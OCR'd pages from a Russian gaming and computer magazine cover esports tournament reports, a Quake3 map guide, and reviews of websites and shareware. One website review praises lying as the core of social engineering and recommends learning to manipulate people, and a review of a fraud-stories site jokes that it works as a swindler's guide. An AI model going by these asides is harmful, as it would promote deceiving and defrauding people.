
События в мире кибер-спорта, о котором ты хочешь узнать



В период с 31-го августа по 2-ое сентября в славном городе Берлине (Германия) прошел турнир по Counter-Strike 5x5 - CPL Berlin. Вообще, CPL - это самая крупная организация, вложившая в развитие кибер-спорта огромное количество денег, а одним из его подразделений является CPL Europe, который и организовал берлинский турнир, выставив призовыми 25.000 Евро. К сожалению, я не играю в Counter-Strike, но посмотреть своими глазами, как пройдет турнир, я был обязан. Тем более, одним из участников стала московская команда Team c58-CS, в которой я также состою, но только как дуэльный Quake3 игрок.
Итак, 29 августа ближе к вечеру вся команда (8 человек) собралась у немецкого консульства, к этому времени приехал менеджер команды, который привез визы, автобусные билеты и прочую ерунду. В 18.30 по московскому времени мы уже тряслись в тесном автобусе, вдыхая ароматы пятидесяти человек. Для меня, как человека к автобусам непривыкшего, это было не очень приятно, но в предвкушении CS зрелища все наладилось само собой. Да и скучно особо не было, особенно порадовал персонал автобуса, который запускал по видику разные фильмы и на середине менял кассету... Проснулись мы в Минске, нам позволили выйти из автобуса, размяться, после этого снова в путь, и через некоторое время мы на границе с Польшей. Казалось бы, всего сотня метров отделяет нас от братьев-поляков, но не тут-то было. Белорусская таможня в очередной раз продемонстрировала свою рулезность, продержав нас на границе в течение восьми часов. За это время было выпито огромное количество пива, я даже успел загореть - в Серебряном бору водичка уже холодной стала, и солнце не то, а здесь тебе и жарища, и все равно делать нечего...
Ближе к вечеру мы наконец-то пересекли границу и, проехав несколько километров, остановились в польской забегаловке. Набив желудки какой-то снедью и впервые отпив Шнапс по-польски, мы снова пустились в путь.
Утро 31-го, где-то в районе границы Польши с Германией. Снова местная закусочная, милые полячки и прочее прилагалось. Легкий завтрак на тощак и дорога в Берлин. На этот раз все было намного проще, и уже через четыре часа все мы, раскрыв рты, спорили друг с другом, почему же в Германии такие классные тачки. Сошлись на мнении, что надо было проигрывать войну в сорок пятом :). Добравшись до места и оценив местный отель типа “четыре немецких звезды”, все улеглись спать. Проснувшись часов в пять вечера, мы поехали на турнир. Берлинское метро оказалось довольно милым, халява рулит, ни турникетов, ни контролеров, правда, говорят, штрафы очень велики, но мне, слава Богу, проверить это не удалось.
То, что происходило на турнире, можно описывать до бесконечности. Я как человек, не играющий в Counter-Strike, могут лишь описать самые интересные игры и атмосферу происходящего. Представьте себе огромное помещение размером с московский стадион Динамо, разделенное на три зала, в одном из которых на новейших компах (Intel Pentium(r) 4, 1.7 GHz и т.д.) проходили игры, а на двух других территориях для спектаторов (для зрителей то бишь)и для геймеров, которые принесли свои компьютеры и играли в разную ерунду...
Ладно, ближе к играм. Фаворитами считался шведский клан Ninja in Pijamas, но я, конечно же, болел за наших ребят. Которые, к сожалению, не оправдали надежд и показали, что вторая по силе русская CS команда еще далека от европейского уровня. Наши проиграли две игры немецким кланам mortal Team work и Deutschlands kranke Horde. В третьей же ничего не решающей игре наши разгромили Austrian Ultimate Fighters со счетом 10:5. Теперь о самых интересных играх.
В финале отцов (те, кто не проиграл ни разу) встретились шведы из клана NiP и датчане Spirit of Amiga. Играли на карте de_cbble, шведы хорошо сыграли первый раунд за террористов, взяв девять побед, а в обороне за контр-терроров отдали всего лишь 5 раундов. Следующей игрой, уже в лузерах, был матч между французами из Arma Team и горячими финскими парнями из клана Afterlife на de_dust. Всего лишь в одно очко досталась победа французам, и я отдал немало нервов, наблюдая за этой игрой.
В финале лузеров встретились ArmaTeam и Spirit of Amiga, и опять же исход встречи решил всего лишь один раунд. Играли на de_dust2, французы очень плохо оборонялись, отдав одиннадцать раундов датчанам, а когда команды поменялись сторонами, нервы продолжали сказываться на команде aT. В итоге за несколько секунд до конца разрыв сократился до одного очка, и кому-то из французов не хватило всего лишь одного патрона. В итоге 11:10 в пользу SoA.
Финал получился не очень интересным, и шведы выиграли очень легко, заработав при этом 10.000 Е. Матч проходил на карте de_dust, и ребята из NiP отдали всего лишь четыре победы датчанам. Следующим крупным турниром будет ноябрьский CPL в Париже, так что ждите новых побед.

В конце сентября в Санкт-Петербурге прошел довольно крупный дуэльный турнир по Quake3, являвшийся отборочным к питерскому финалу Мировых Кибериrр от Самсунга. Короче говоря, в декабре в Корее состоится крупнейший турнир по различным играм с общим призовым фондом в 300.000$, и сейчас по всей России проводится множество отборочных турниров к главному финалу, который состоится с 8-го по 13-ое октября в Москве.
В питерских отборочных приняли участие сильнейшие игроки России, кроме москвичей, у которых скоро пройдет своя квалификация. Ну а участники - PELE [PK], c4-LeXeR, b100.Death (победитель последнего дуэльного турнира CPL) и многие другие. Параллельно с дуэльным турниром также проводился и ко-

В конце сентября в Санкт-Петербурге прошел довольно крупный дуэльный турнир по Quake3, являвшийся отборочным к питерскому финалу Мировых Киберигр от Самсунга. Короче говоря, в декабре в Корее состоится крупнейший турнир по различным играм с общим призовым фондом в 300.000$,



Dream Team, вид сзади :)

Death, победитель турнира, и Demon, его соратник по команде

мандный чемпионат Quake3 4x4, чем и занимались игроки в первый день соревнований. Особо интересных игр не было, первое место досталось команде Dream Team (PELE, Lex, Death, Demon), второе за новичками из команды Four (PuRo, Myx4, RH-Qteeth, RH-Termo), а третье же место досталось недавним фаворитам из клана c4 (LeXeR, Zlo, Dizlord, Dantist), которые в последнее время не могут себя проявить. Самое интересное началось во второй день соревнования, все-таки дуэли с участием таких звезд российского квейка всегда зрелище красивое и напряженное. Первой же интересной игрой стал матч третьего тура между лучшими питерскими игроками c4-LeXeR и PELE [PK]. Играли на коронной карте обоих игроков ztn3tourney1, и победа довольно легко досталась Лексеру - финальный счет 11:3. Следующей напряженной игрой был финальный матч в виннерской сетке между b100.Death'ом и c4-Лексером. Опять же играли ztn3tourney1, и Дет показал, на что он способен, не оставив Лексеру ни единого шанса, доминируя на карте в течение всего матча, счет - 12:5.
В финале лузеров встретились недавние обидчики PELE и Лексер, играли на не самой лучшей карте обоих игроков. В этой игре PELE собрался с духом и сделал множество фрагов в самом начале игры, что и дало ему преимущество в игре. В итоге победа PELE со счетом 13:10, и он попадает в финал, где для общей победы ему необходимо было выиграть два раза подряд. Но его соперник Дет оказался не так уж и прост, и реванша не получилось. Закономерная победа Дета из Екатеринбурга на ztn3tourney1 со счетом 12:8.

27-го августа состоялся финальный матч американской интернет-лиги по Quake3 тимплей 4x4 Resurrection между сильнейшими кланами Америки - clan Kapitol (fatal1ty, Bloodshot, czm, ouija) и Inevitable Demise (Power3D, nighthawk, r00t, crave). Обе команды прошли не легкий путь через отборочные игры, и каждая была достойна победы. Но выиграли действительно сильнейшие - ребята из клана Capitol, хотя у их соперников было небольшое преимущество в играх - пинг игроков cK был в целом выше, чем у игроков iD, но и это не помешало выиграть два матча подряд. На карте q3dm7 со счетом 94:90 и на q3dm12tmp со счетом 80:71. Третье место в лиге за Clan 519, который обыграл в двух играх Clan Knightmare.

В начале августа в Далласе, Техас, состоялось крупнейшее Quake3 событие за последние полгода. А именно дуэльный чемпионат Quake con 2001. К сожалению, я не смог принят участие в этом турнире, так как в это же время я уезжал в составе команды Team c58 на турнир в Лондон, и разыгрываемые 50.000$ меня не коснулись. А жаль :). Теперь по порядку.
На турнире собрались все сильнейшие игроки Америки, а также неслабый шведский игрок LakermaN. Во втором же туре он встретился с основным фаворитом турнира ck.Fatality и проиграл на карте pro-q3dm6 со счетом 13:1. В виннерском финале встретились давние соперники и лучшие заокеанские дуэлянты Fatality и Zero4. К счастью второго, игра проходила на любимой карте Zero4 - pro-q3tourney4, и к удивлению многочисленной публики он выиграл очень легко - 26:5.
В это время другой американец stx-revenant обыгрывает нашего Lakermana, которому достается шестое место. Fatality же с большим трудом добрался до решающего финала, где ему снова предстояло играть с Zero4, теперь уже на любимой карте Fatality - ztn3tourney1. Я видел эту игру, я могу лишь сказать, что Zero4 оказался на высоте своих возможностей, а также ему постоянно сопутствовала удача. В итоге без шансов, и приз в размере 30.000$ попал в лапы Zero4 ака Джона Хилла. Второй приз в размере 10.000$ достался Fatality ака Джон Вендель, а третье за Revenantom - *ему досталось 5.000$.*

Дневник Полосатого

Polosatiy (polosatiy@cyberfight.ru)

q3tourney4 - одна из самых популярных карт для дуэли. Дуэль на этой карте выигрывает тот, кто лучше стреляет из рейлгана, а также грамотно прогоняет противника по респаунам и контролирует Megahealth.



Q3: Уроки мастерства

Занятие 1. q3tourney4

q3tourney4 - одна из самых популярных карт для дуэли. Дуэль на этой карте выигрывает тот, кто лучше стреляет из рейлгана, а также грамотно прогоняет противника по респаунам и контролирует Megahealth. Также очень важно самому не подпускать противника к рейлгану, и если тебе это удастся, то пол-игры сделано. Теперь о приоритетах оружия. На первом месте, естественно... она самая - рельса. Если владеть ею в совершенстве, то можно конкретно измотать противника, не говоря уже о возможности делать большое количество фрагов с респаунов. Вторым оружием является плазмаган. Правда, стрелять из него надо очень хорошо и стараться не тратить лишних патронов. Третьим по важности оружием является рокет лаунчер. Но он, как и плазмаган, больше подходит для обороны чего-либо: или красного армора, или просто для сохранения жизни. Теперь о респаунах - их всего 9 штук, и очень важно знать, какие действия выполнять с первого респауна, а также что надо делать, чтобы грамотно рейлить противника.

1. Респаун сверху у шотгана - самый удачный респаун, позволяющий иногда занять контроль над уровнем с самого начала игры. Смело забирай красный армор, а дальше по ситуации.

2. Респаун внизу в углу карты со стороны рокет лаунчера - сразу прислушайся, где появился противник. Если он появился прямо над тобой, то не прыгай на джампаде, а беги низом за плазмаганом и Megahealth. Если ты услышал, что противник появился в противоположной части уровня сверху (не было звука джампада), то лучше идти за рейлганом, а потом за Megaheath. Если противник появился у рокет лаунчера, опять же топай к рельсе, а потом попытайся подрейлить его при взятии Megahealth или на джампаде.

3. Респаун сверху в углу карты со стороны рокет лаунчера. Если противник появился прямо под тобой, то ты сможешь с легкостью убить его на джампаде. Если ты услышал, что он в противоположной части уровня сверху, попытайся забрать красный армор, а также нанести ему максимально возможный урон. Если противник появился возле RL, то можно попытаться убить его при попытке сделать рокет-джамп.

4. Респаун у рокет лаунчера. Осмотрись и, если противник не респаунился над тобой в углу, то сразу делай рокет-джамп к красному армору.

5. Респаун в центре карты со стороны рокет лаунчера. Очень неудачный респаун, так как нельзя быстро взять какое-нибудь оружие, и из-за этого можно отдать легкий фраг. При таком респауне надо быть очень внимательным - если противник появился в противоположной части уровня, то надо забирать RL и пытаться не дать противнику рейлган. Если же противник респаунился в этой же части уровня, то необходимо идти за плазмаганом, а после этого пытаться забрать Megahealth.

6. Респаун у рейлгана. Довольно удачный респаун. Если противник появился в части уровня с Megahealth, не давай ему забрать красный армор со стороны RL , а после этого дави его на джампадах.

7. Респаун внизу в углу карты со стороны шотгана. Еще один неплохой респаун, позволяющий сразу забрать Megahealth. Если противник появился над тобой, то сначала забери плазмаган, а дальше действуй по ситуации. Если противник появился в противоположной части уровня, то попытайся сперва забрать красный армор, а в случае неудачи отходи за Megahealth.

8. Респаун у Megahealth. Обычно лучше всего забирать Megahealth, а потом идти к рельсе. Если же противник появился у тебя за спиной снизу, то можно попытаться убить его на джампаде.

9. Респаун у плазмагана. Забирай его, а затем бери и Megahealth в придачу.

Самым главным на q3tourney4 является красный армор, и контроль за ним надо пытаться установить с самого начала игры, а после этого просто приходить и вовремя забирать его. Лучше всего вообще не позволять противнику выходить на третий этаж к площадке напротив армора - делать это можно как с помощью рейлгана, так и с помощью RL или плазмагана. Если же противник уже занял позицию возле армора, то выбивать его эффективнее всего плазмаганом. В том случае, если он полностью контролирует красный армор, то тут поможет только рельса - остальное оружие не так эффективно.

Удачи на q3tourney4 и увидимся на следующем занятии Уроков Мастерства!

Александр '2poisonS' Сидоровский (2poisonS@real.xakep.ru)



Analogia

www.gabitus.com/eng/analogia

Тебе когда-нибудь говорили, что ты похож на Дольфа Лундгрена или Леонардо Ди Каприо? Нет? Ну уж хотя бы на Роберта де Ниро ты тянешь? Что, тоже нет? Не расстраивайся, если знакомые не замечают в тебе сходства с какой-нибудь звездой общемирового масштаба, это еще не значит, что такого сходства нет. Протестируй свою физиономию на сайте Analogia - компьютеру виднее, может он и подберет тебе двойника среди знаменитостей. Процесс сверки упрощен до безобразия: ты закачиваешь туда собственную фотку в анфас, при этом указав на ней специальным маркером расположение глаз, чтобы программа могла распознать, где у тебя какая часть тела находится, и получаешь портреты целых трех знаменитостей. Будь уверен: все три из них хоть чем-то да напоминают тебя, любимого. Теперь можешь с полным основанием бросать подругам небрежно: мне все говорят, что я похож на Брюса Уиллиса, но лично мне кажется, что у меня больше сходств с Миккой Хакиненом, как ты считаешь? Да, самое главное: не забудь указать свой пол, чтобы не оказалось, что из всех 200 знаменитостей, занесенных в базу данных, ты больше всего напоминаешь Лайзу Минелли!


Пиво.Ру

www.nubo.ru

Более полного и разностороннего интернет-ресурса о пиве я еще не видел никогда, честно-честно! :) Здесь есть все о пиве, что только может придти в голову нормальному человеку, и даже больше. Авторитетные рейтинги огромного количества сортов пива, обзоры пивных этикеток (!), песни о пиве, шутки о пиве, анекдоты о пиве, картинки на пивную тематику (прикольные и простые), пивные темы для рабочего стола, обои, курсоры, звуки, онлайновые игрушки про пиво и многое, многое другое! Перечислить все просто нереально. Хочешь узнать, как готовят твой любимый напиток в Гватемале или на Ямайке? Нет проблем! Узнать историю пивной банки? Посмотреть уникальную коллекцию подставок под пиво? Пожалуйста! В общем, "мы на Пепси ставим крест, пиво - поколенье NEXT!".

Прикладная ложь


http://lie.com.ua



Если ты читаешь X не первый раз в жизни, то, конечно, знаешь, что социальная инженерия - сильнейшее оружие в руках хакера. А основной метод социальной инженерии - это ложь в тех или других ее проявлениях. Поэтому любой, кто хочет манипулировать людьми, должен уметь грамотно и правдоподобно врать. На сайте "Прикладная ложь" есть и теория, и практика этого тонкого искусства. Как пройти мимо вахтера без пропуска, как твой взгляд может выдать, что ты говоришь неправду, что такое женская ложь и почему ее труднее раскрыть, чем мужскую, как не проговориться на допросе - все это ты найдешь в этом пособии социального инженера. Если ты всерьез заинтересовался искусством лжи, вот тебе напоследок еще один линк: http://lie.kulichki.net. Здесь тоже есть несколько любопытных статей о тонкостях и уловках ведения разговора.

C.Y.B.O.R.G.


www.brunching.com/cgi/toy-cyborger.cgi



Как известно, Земля наводнена космическими пришельцами и роботами-убийцами, которые скрываются до поры до времени в человеческом обличье и выжидают момент для смертоносного удара. Сам понимаешь, нельзя быть уверенным ни в ком. Твоя подружка может запросто оказаться киборгом из далекой галактики, а соседский Тузик вообще - жидким терминатором. Чтобы в назначенный час X, когда иноземные завоеватели скинут свой камуфляж и приступят к тотальному геноциду, им было легче поддерживать четкую структуру иерархии и координировать свои действия, - назначение и тип каждого существа закодированы в их "человеческих" именах. На сайте C.Y.B.O.R.G ты можешь проверить, что на самом деле означает имя или ник твоего лучшего друга, препода или, скажем, начальника. А вот кое-какие данные о "людях", которые делают этот журнал: S.I.D.E.X. - Synthetic Individual Designed for Exploration and Xenocide, S.I.N.T.E.Z. - Synthetic Intelligent Nocturnal Troubleshooting and Exploration Zombie, D.E.L.T.A. - Digital Electronic Lifeform Trained for Assassination, C.U.T.T.E.R. - Cybernetic Unit Trained for Troubleshooting and Efficient Repair. Есть о чем задуматься, верно?

Народный Центр Кидания

http://kidalovka.narod.ru



На этом сайте бережно и заботливо коллекционируются реальные истории, посвященные, как ты уже догадался, русскому народному искусству кидалова. Случаи остроумного и беспощадного мошенничества для удобства изучения разбиты на категории: кидалово в собственной квартире ("откройте, Мосгаз!" :)), в общественных местах (всем знакомые "лохотроны" и т.д.), в транспорте (лже-контролеры, например) и еще несколько разделов. Есть материалы о том, как защититься от кидал и что делать, если ты все-таки стал жертвой мошенников (или, выражаясь их собственными терминами, лохом). Есть даже форум для обсуждения наболевшего. Пока я изучал сайт НЦК, мне пришла в голову занятная мысль: а ведь, по сути дела, эта подборка материалов - не что иное как руководство начинающего кидалы. Если изучить все эти ноу-хау, добавить немного своего креатива... Жаль только, Уголовный Кодекс еще никто не отменял ;).

Шаманская Страничка


http://shaman.aha.ru



Хочешь отправиться в шаманское путешествие по "верхним мирам" приблизительно так, как в книгах Карлоса Кастанеды этому учил небезызвестный Дон Хуан? Тогда тебе нужно овладеть определенными техниками шаманизма. Тебе понадобится повязка на глаза, благовония, трещотка, кассета с шаманскими барабанами... Впрочем, сам все узнаешь. А может тебя достал кто-то из твоих знакомых, и ты не прочь смастерить для него куклу Вуду, чтобы нашпиговать ее иголками в порыве ужасной мести? Ну, значит тебе прямиком в раздел, посвященный секретам этого модного в последнее время верования. Кстати, ты знал, что учение Вуду это смесь христианства и африканской магии? Или, может быть, тебя всегда интересовало, кто же такие эти василиски, големы, гнолли и прочие не совсем понятные нерусские :) твари, без которых не обходится ни одна RPG? Читай статью о мифических существах - кто, когда, зачем их придумал, и существуют ли они на самом деле :).


ШароWAREZ

Centner (centner@real.xakep.ru)



Table


Windows 95/98/ME/2000/NT
Size 3.9 Мб
Shareware
http://www.chemtable.com/indexr.htm





Мечта юного химика-менделеевца. Периодическая система, которая умеет показывать кучу всего интересного: атомную массу, потенциалы ионизации, электропроводность, электроотрицательность, плотность, место и время открытия (всего порядка 23 различных типов данных для каждого элемента), а также информацию об изотопах данного элемента. Программа уравнивает химические реакции, заносит введенные реакции в базу данных, решает стандартные химические задачи, заносит в программу собственную информацию о химических элементах с последующей возможностью отображения ее в таблице, строит графики зависимостей по числовой информации об элементах, отображает периодическую систему элементов в трех различных видах, экспортирует информацию об элементах, сохраняя ее в таблицах формата dBASE и так далее и тому подобное и еще куча занудных функций в том же духе. Но учебный год давно уж наступил, так что вооружайся знаниями, хотя бы будешь в курсе, почему после твоих опытов школа сгорела дотла.







Телефонный справочник 3.0 для Windows

Windows 9x
Size
Freeware
http://telefon.hotmail.ru

Очень простая, но при этом далеко не бесполезная программа. Особенно может пригодиться москвичам, любителям потрещать по телефону с малознакомыми подругами. В окошке программы нужно всего лишь набрать три первых цифры интересующего тебя телефонного номера, и ты сразу же выяснишь, где именно проживает искомый абонент. Есть возможность редактирования записей. Прога годится для джентльменского набора начинающего "шпиёна".







Zodiac

Windows 9x
Size 1 Мб
Freeware
http://zodiac.hotmail.ru

Если тебе раньше доводилось слышать такое слово, как "астрология", то тебе вполне по силам разобраться с этой далеко не самой сложной программой. Просто вводишь имя, фамилию, дату рождения, нажимаешь на "старт" и... Конечно, реальной пользы от "Зодиака" не слишком много, но зато тебе предоставляется чудесная возможность выяснить, что именно думает о тебе данный программный продукт. Поставим эксперимент на человеке... Первый же взгляд на информационную панель позволил выяснить, что родился я в среду, на момент написания обзора прожил на белом свете 9658 дней или 231792 часов. Как выяснилось - я Овен, Паук, Заяц и Кот в одном лице. Я стремлюсь к власти, богатству, признанию и на этом пути проявляю жестокость и качества бойца. У меня длинные руки, цепкие пальцы, могу тихо пресечь любые попытки врагов объединиться против меня, бла-бла-бла... Прога содержит даже рекомендации по выбору парфюма: "Ваши духи: они так же страстны, неподражаемы и незабываемы, как и Вы. Каждый из ароматов в своем роде символизирует идеал: Eternity (Calvin Klein) - вечную любовь, Arpege (Lanvin) - гармония классики, Dune (Dior) - единение природы и человеческой души". В общем, очень прикольно - беспощадный боец, хитер, жесток, властолюбив и пахну "калвинкляйном". Ау, девчонки! Налетай, торопись!








Bazarbox

Windows95/98/ME/NT/2000
Size 14 Кб
Freeware
http://home.tula.net/newman/bazarbox


Чиста прога для чиста кульных пацанов или для чертов и оленей, косящих под чисто пацанов. Реальное решение для тех, кто хочет научить своего электронного братана базарить базары как положено. Вот и сам автор программы - чисто реальный пацан, за базар отвечает: "Программка классная - меняет ваш русский Виндовс на новорусский, где в стандартном окне сообщений есть кнопки "На фиг", "Нефиг", "Пофиг" и т.д. Для этого надо просто ее запустить! И все! "Нормальный" текст на кнопках будет заменен на чисто конкретный. Снять задачу (это для тех, у кого проблемы) можно, нажав на Alt+Ctrl+F12 (переворачиваешь клаву, делаешь козу и ставишь мизинец на Альт, указательный на Контрол, ну а большой на Ф12) и сказав "Пофиг". Чиста крута! Всем поставить, приду - проверю







Скажи, друг мой, выходили ли из-под твоего виртуального пера такие вот шедевры? Ljgecnbv? ns cjdthityyj pf,sk j ytj,[jlbvjcnb gthtrk.xtybz rkfdbfnehs yf ye;ye. d lfyysq vjvtyn hfcrkflre. Вот и получается у тебя такая абра-кадабра в левой раскладке, которую придется заново отстукивать на вверенной тебе клаве. Программа FF12 призвана облегчить устранение подобных ошибок. При нажатии на "горячую кнопку" введенный текст изменяется на читаемый, в правильной кодировке. Прога может автоматически запускаться при загрузке компьютера, сопровождать нажатие hotkeys звуком и переключать раскладки клавы по нажатию пимп Левый Shift + Правый Shift. Автор отмечает, "что программа работает только в стандартных окнах (полях) ввода", которые "правильно подчиняются" Windows API - ICQ в их числе! К "неправильным" окнам можно отнести Word, Outlook и т.п. В таких программах можно использовать для преобразования буфер обмена. К таким окнам относятся и поля ввода форм Internet Explorer, хотя в адресной строке программа работает. А вот поля ввода форм Netscape являются "правильными" окнами.



Программа, как говорится, из раздела "полезняшек". А на самом деле - must have для любого компьютерно грамотного гражданина с Интернетом. Я уже давно пользуюсь подобной прогой со скромным названием "Опечатка", которая способна одним нажатием горячей клавиши поменять текст, набранный практически в любых программах и полях в неправильно выбранной раскладке, на читаемый. Russian URL converter несет ответственность за ту же функцию, но в адресном окошке твоей бродилки. Автор программы прямо заявляет, что программа предназначена для тех, "кто постоянно забывает переключать регистр клавиатуры на английский язык перед набором адреса в Internet Explorer. При наборе URL'а русскими буквами и нажатии Enter плагин автоматически переведет URL в соответствующий английский, например: щщщюфзщкеюкг превратится в www.aport.ru. Правильный URL не появится в строке до тех пор, пока IE не доберется до сайта, но то, что он пойдет правильной дорогой, гарантируется" :). Срочно качай и экономь свое время on-line.

ШароWARES

